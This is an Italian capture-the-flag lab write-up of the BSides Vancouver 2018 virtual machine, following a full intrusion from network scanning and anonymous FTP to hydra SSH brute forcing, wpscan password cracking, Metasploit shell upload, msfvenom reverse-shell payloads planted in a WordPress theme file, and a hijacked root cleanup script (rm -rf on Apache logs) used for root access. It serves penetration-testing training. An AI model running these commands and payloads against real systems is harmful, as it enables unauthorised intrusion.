
BLACK-BLOX BSIDES VANCOUVER 2018

Indice generale

BL	ACK-BLOX BSIDES VANCOUVER 2018	1
	Settaggio macchine + enumerazione di rete	
	Scansione utenti	
	Enumerazione utenti	
	Exploit 1	
	Exploit 2 (1° tentativo , fallito)	
	Exploit 2 (2° tentativo,fallito)	
	Exploit 2 (3° tentativo)	
	=	

Settaggio macchine + enumerazione di rete


Per iniziare la black box, bisognava per prima cosa capire in quale subnet si trovasse la macchina Bsides, per permettere alla mia macchina kali di comunicare con essa. Di seguito la configurazione delle macchine:



I modi per effettuare la scansione erano vari , io ne ho effettuati due . Sudo netdiscover -r 192.168.56.0/24 - dove -r indica il range IP da scansionare

Nelle immagini sottostanti ci sono i risultati ottenuti , scansionati. Con nmap gli indrizzi che terminano con .100 e .101. Facendo risultare che la macchina di mio interesse era la .101 L altro comando è sudo arp-scan - : che ci permette come di eseguire scansioni ARP (address resolution protocol), mentre il - l indica la rete locale

macchina Bsides Vancouver.



carrier 0 collisions 0

Sudo netdiscover -r 192.168.56.0/24

```
[sudo] password for kali:
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:0d
                                             (Unknown: locally administered)
192.168.56.100 08:00:27:7f:18:1b
                                             (Unknown)
192.168.56.101 08:00:27:58:57:e8
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.834 seconds (139.59 hosts/sec). 3 responded
```

Scansione utenti

Come anticipato prima , dopo aver trovato gli indirizzi , li ho scansionati con nmap con il seguente comando :


sudo nmap -sV 192.168.56.101 -T5 dove -sV indica di scansionionare i servizi , mentre -T5 è il grado di aggresività (il massimo) data la maggiore velocità nella scansione.

Dopo di che , vedendo che c'erano delle porte aperte con dei servizi attivi , ho dato una scansione completa con il comando : sudo nmap -A 192.168.56.101 dove -A mi permette di effettuare una scansione completa del target .

```
sudo nmap -A 192.168.56.101
Starting Nmap 7.94 (https://nmap.org) at 2023-09-27 06:14 EDT mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
  ftp-syst:
  FTP server status:
       Connected to 192.168.56.102
       Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
        Control connection is plain text
Data connections will be plain text
        At session startup, client count was 4
        vsFTPd 2.3.5 - secure, fast, stable
  End of status
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                       OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
80/tcp open http
                      Apache httpd 2.2.22 ((Ubuntu)
 _http-title: Site doesn't have a title (text/html).
  _http-server-header: Apache/2.2.22 (Ubuntu)
  http-robots.txt: 1 disallowed entry
   /backup wordpress
MAC Address: 08:00:27:58:57:E8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
             ADDRESS
   0.14 ms 192.168.56.101
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
```

Enumerazione utenti

La prima cosa che salta all occhio è che il servizio ftp risulta aperto, con accesso autorizzato all utente anonymous di conseguenza ho tentato una connessione ftp con l'Utente anonymous che è appunto andata a Buon fine.



Dall immagine qui sopra, risulta evidenziata la serie di passaggi svolti per arrivare a trovare il file users.txt.bk, che conteneva appunto la lista di nomi degli utenti.

Mentre per poter leggere il file I ho scaricato attraverso il comando get (anch'esso evidenziato) per poi visualizzarlo nella mia macchina Kali (riquadro Fucsia)

Exploit 1

Una volta scoperti gli utenti ho tentato il pw cracking con hydra per accesso ssh dato che con l nmap risultava aperta la porta 22/tcp .

L per prima cosa ho cercato di recuperare la password utilizzando la WORDLIST rockyou.txt , con il seguente comando :

sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t5

```
(kali@ kali)-[~]
$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-28 16:40:50
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-28 16:40:56
```

specifico l'utente anne, perché in questo caso è l'unico che ha ottenuto un risultato, gli altri ottenevano come risposta: target ssh://192.168.56.101:22/ does not support password authentication

Di sopra la foto del risultato ottenuto , quello che interessava a me ,erano appunto la password dello User di login anne , la cui password risulta essere : **princess**

Una volta ottenuta la password ho effettuato l'accesso a ssh con il comando :con le credenziali trovate

User: anne Password : princess - comando : ssh anne@192.168.56.101

```
-(kali⊕kali)-[~]
                                                                                       Nello
ssh anne@192.168.56.101
annem192.168.56.101 s password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
 * Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Wed Sep 27 18:59:09 2023 from edokuks7.local
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# whoami
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~#
```

screenshot sopra invece troviamo i passaggi che ho utilizzato per diventare utente root , ovvero il comando - sudo su , la cui descrizione corrisponde : sudo = superuser do su = swtich user (root)


dopo aver eseguito il comando mi ha richiesto la password,dopo averla inserita si può subito notare il cambio di utente che è passato da : anne@bsides2018 a root@bsides2018

poi ho cambiato la directory con il comando **cd** (change directory) e poi comando **ls** (list) per vedere l elenco dei file. Al suo interno risultava solo esserci il file **flag.txt** (colore giallo) , successivamente aperto con il comando **cat** che mi permette di leggere il suo contenuto.

Exploit 2 (1° tentativo, fallito)

Controllando la scansione utente possiamo notare che la porta 80 risulta aperta , con la directory /backup_wordpress visibile.

Effettuo un controllo di ciò che c è al suo interno, con scarsi risultati



sapendo che appunto è un pagina Wordpress ormai non più attiva.

A questo punto ho deciso di usufruire del tool WordpressScan (wpscan) fatto apposta per identificare vulnerabilità e debolezze in siti web WordPress.

Il comando lanciato è il seguente :

```
wpscan --url http://192.168.56.101/backup_wordpress --enumerate u

(kali@kali)-[~]
wpscan --url http://192.168.56.101/backup_wordpress --enumerate u

\[ \frac{1}{2} \]
\
```

che serve appunto a fare l'enumerazione degli utenti. Di seguito il risultato

Una volta trovato un utente , tento un pw cracking dizionario sempre attraverso wpscan con il comando seguente :

wpscan --url http://192.168.56.101/backup_wordpress --passwords /usr/share/wordlists/nmap.lst john

per ottenere il risultato ci sono voluti circa 4 minuti :

```
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s

[SUCCESS] - john / enigma

Trying john / enigma Time: 00:04:06 ← > (2265 / 7272) 31.14% ETA: ??:??

[1] Valid Combinations Found:

| Username: john, Password: enigma
```

Una volta trovata e testata la password ho cambiato tipologia di approccio e ho tentato un exploit attraverso metasploit , un framework utilizzato nei PenTest , vista la quantità di exploit e payloads al suo interno.

Comando: msfconsole - una volta dentro faccio la ricerca degli exploit per wp con il Comando: search wp selezionando poi il numero 53 e configurandolo come in figura sotto

```
t) > set password enigma
password ⇒ enigma
<u>msf6</u> exploit(unix/webapp/wp_admin
                                                                  ) > set rhost 192.168.56.101
rhost ⇒ 192.168.56.101
 <u>sf6</u> exploit(
                                                                  l) > set targeturi /backup_wordpress
 argeturi ⇒ /backup_wordpress
msf6 exploit(
username ⇒ john
<u>msf6</u> exploit(<mark>uni</mark>x
                                                                  ) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
                   Current Setting Required Description
                                                             The WordPress password to authenticate with A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
   PASSWORD enigma
                   192.168.56.101 yes
    RHOSTS
                                                             oit.html
The target port (TCP)
    RPORT
                                                             Negotiate SSL/TLS for outgoing connections
The base path to the wordpress application
The WordPress username to authenticate with
    SSL false no
TARGETURI /backup_wordpress yes
    USERNAME
                   john
    VHOST
```

dopo aver configurato le opzioni dell'exploit, ho settato il payload n° 13 php/meterpreter/bind_tcp. Avevo provato lo stesso exploit con diverso payload, ma non andava a buon fine nonostante si avviasse.

Avviato quindi l'exploit con il payload corretto, sono riusciuto ad avviare una sessione meterpreter.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload 13
payload ⇒ php/meterpreter/bind_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit


[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/PlegKjnPEo/THDeIuGKEC.php ...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Sending stage (39927 bytes) to 192.168.56.101
[*] Deleted THDeIuGKEC.php
[*] Deleted PlegKjnPEo.php
[*] Deleted PlegKjnPEo.php
[*] Deleted ../PlegKjnPEo
[*] Meterpreter session 1 opened (10.0.2.15:43107 → 192.168.56.101:4444) at 2023-09-28 18:14:48 -0400
meterpreter > ■
```

Exploit 2 (2° tentativo, fallito)

Dopo aver visto che il primo tentativo non andava a buon fine a causa dei continui blocchi causati dalla richiesta di permessi per l'accesso ai file tramite la shell meterpreter, ho deciso di cambiare approccio.

Per prima cosa sono tornato sulla pagina di wordpress facendo l'accesso con le credenziali di john precedentemente ottenute : **User:** john **Password :** enigma

Controllando all interno di essa, ho trovato la sezione appearance , dove erano presenti dei templates con formato .php , decidendo quindi di tentare una modifica al codice per fare apparire una modifica grafica con il codice HTML : <h1>TEST</h1> che serve per creare un intestazione come se fosse un titolo , quindi di dimensioni più grandi e in grasseto



A questo punto vedendo che la modifica funzionava ho usato un altro tool di metasploit

msfvenom – la cui utilità è quella di generare payload maligni , in questo caso payload PHP.

Il comando utilizzato successivamente è il seguente :


msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -f raw -p indica il tipo di payload , che abbiamo visto nel primo tentativo funzionare.

lhost – specifica l indirizzo Ip target

lport – specifica la porta (sempre vista nel primo tentativo)

-f – specifica il formato del payload

una volta ottenuto, lo andiamo a inserire all interno di uno di quei file php presenti nella pagina di wordpress.



Ora il payload va attivato, quindi sfrutto dinuovo l'utilizzo di metasploit con un exploit multi-handler che serve ad ascoltare le connessioni in ingresso di più exploit / payloads

```
) > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(


    ) > set payload php/meterpreter/reverse_tcp

payload ⇒ php/meterpreter/reverse_tcp
                          ) > set lhosy 192.168.56.101
msf6 exploit(
[!] Unknown datastore option: lhosy. Did you mean LHOST?
lhosy ⇒ 192.168.56.101
msf6 exploit(
                          ) > set lhost 192.168.56.101
lhost ⇒ 192.168.56.101
msf6 exploit(
                         r) > set lport 4444
lport ⇒ 4444
               lti/handler) > exploit
msf6 exploit(
   Handler failed to bind to 192.168.56.101:4444:-
Started reverse TCP handler on 0.0.0.0:4444
```

Da qui possiamo notare come l'exploit non è andato a buon fine

Exploit 2 (3° tentativo)

Ho ripetuto gli stessi passaggi fatti nel 2 tentativo, con una modifica al comando mfsvenom e al suo utilizzo e includendo all interno del file 404.php una php-reverse-shell (pentestmonkey)



Facendo un riepilogo, ho trovato una problema all interno dei file .php presenti sulla sezione temi di wordpress che risultano editabili e soggetti a modifiche,quindi ho caricato la reverse-shell nel file 404.php e mi sono messo in ascolto sulla porta impostata nel codice php.

Attraverso l utilizzo di netcat, utilizzando il comando nc -l -p 4448

Mi sono messo in ascolto, e caricando la pagina con la shell caricata nel codice (link qua sotto)

http://192.168.56.101/backup_wordpress/wp-content/themes/twentysixteen/404.php

una volta caricata la pagina, si è avviata la shell.

Una volta all interno ho effettuato una ricerca delle cartelle a cui potevo accedere, controllandone una in particolare, *usr/local/bin*, perché al suo interno sono spesso presenti script o programmi personalizzati, software di terze parti o script di avvio personalizzati che vengono eseguiti all avvio del sistema

in questo caso ho trovato un file che aggiornava in modo costante, e lo possiamo capire dal suo contenuto : rm -rf /var/log/apache2/* # Clean those damn logs!!

Questo comando implica un aggiornamento frequente in modo tale che i log di apache siano sempre puliti.

rm - (remove) serve per rimuovere file e delle directory.

-rf sono opzioni del comando rm:

- -r (ricorsivo) e indica al comando di rimuovere in modo costante
- -f (forza) e indica di rimuovere i file senza chiedere conferma, quindi non si può tornare indietro


/var/log/apache2/* è il percorso dei file che sta eliminando

```
-(kali⊕kali)-[~]
 $ nc −l −p 4448
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i3
86 GNU/Linux
17:45:58 up 5:02, 0 users, load average: 0.00, 0.01, 0.05
                  FROM
                                    LOGINO
                                                           PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd usr
 cd local
 cd bin
$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/*
                               # Clean those damn logs! !
```

A questo punto , ho utilizzato venom per creare un payload malevolo che creasse una reverse shell , e ho utilizzato il seguente comando :

msfvenom -p cmd/unix/reverse python lhost=192.168.56.107 lport=4448

una volta ottenuto il mio payload , mi sono passato il file " **cleanup** " dalla shell alla mia macchina locale per effettuare la modifica al suo contenuto , per poi ri caricarla dalla mia macchina alla shell , aggiornando così il file presente nella shell (vedi riquadri verdi e fucsia)



Una volta assicuratomi che il file fosse passato in modo corretto (riquadro arancione) , ho avviato nuovamente netcat - nc -lvp 4448

e nel riquadro rosso possiamo notare che la connessione è avvenuta come utente di root, permettendomi quindi di trovare il file **flag.txt**